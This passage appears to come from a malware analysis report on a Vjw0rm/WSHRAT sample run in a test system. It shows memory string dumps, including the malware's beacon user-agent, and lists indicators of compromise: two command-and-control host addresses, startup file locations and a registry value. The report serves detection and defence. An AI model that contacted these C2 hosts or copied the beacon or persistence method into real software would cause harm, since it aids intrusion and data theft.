0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (230): WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (230): WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (380): nt: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (115): WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
(21): SystemRoot=C:\Windows
8 (42): SystemRoot=C:\Windows
```

Figure E.10

```

0x2d09d70 (24): login.microsoftonline.de
0x2d0b240 (30): The credentials did not match.
0x559ca0 (16): crossoffline.cs
0x2d579a2 (36): mssock.dll,-60201
0x2d57c16 (36): mssock.dll,-60202
0x2ca5e70 (21): com.microsoft.oneauth
0x2ca5630 (21): com.microsoft.oneauth]
0x53a0dd0 (31): upload_removed_umount_subscope
0x538a50 (31): upload_removed_umount_subscope
0x2e284b0 (33): The users credential has expired.
0x2df0989 (18): I.CA Prvn
0x2d96b93 (18): I.CA Prvn
0x586880 (93): Could not determinine if the default account was MSA or AAD, not attempting a silent sign-in.
0x2cc4b60 (46): .LocalizedResources.dll
0x2d08f80 (24): login.microsoftonline.us
0x2d09ce0 (24): login.microsoftonline.us
0x2d08ed0 (24): login.microsoftonline.us
0x2e5e350 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{5CE34C0D-0DC9-4C1F-897C-DAA1B78CEE7C}\ProxyStubClSID32
0x2d1c3b8 (58): BitLocker Data Recovery Agent
0x2d09110 (24): login.microsoftonline.de
0x2e5ded0 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{19C613A0-FCB8-4F28-81AE-897C3D078F81}\ProxyStubClSID32
0x2e5f310 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{37668037-507E-4160-9316-263060150812}\ProxyStubClSID32
0x2e5e590 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{37668037-507E-4160-9316-263060150812}\ProxyStubClSID32
0x2e5e7d0 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{f1bd1079-9f01-4bdc-8036-f09b70095066}\ProxyStubClSID32
0x2d090b0 (24): login.microsoftonline.us
0x2d09830 (24): login.microsoftonline.us
0x2d08f90 (24): login.microsoftonline.us
0x2d09020 (24): login.microsoftonline.us
0x2d09c80 (24): login.microsoftonline.us
0x2d09c50 (24): login.microsoftonline.us
0x2d095f0 (24): login.microsoftonline.us

```

Figure E.11

At the end of detonation after about 20 minutes of letting the binary run, the test system force updated and rebooted with Vjw0rm successfully running on startup and continuing to gather information from the host computer.




Figure E.12

Indicators of Compromise:

Network Indicators:

- Connecting to C2's:

- [javaautorun.duia.ro:5465/re](#)
- 0b3c.duckdns.org:1988/is-ready

Host-Based Indicators:

- Multiple wscript.exe processes running on host
- Copies of relevant .js files at \AppData\Roaming\ and \ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
- Vjw0rm value being found in registry at HKEY_CURRENT_USER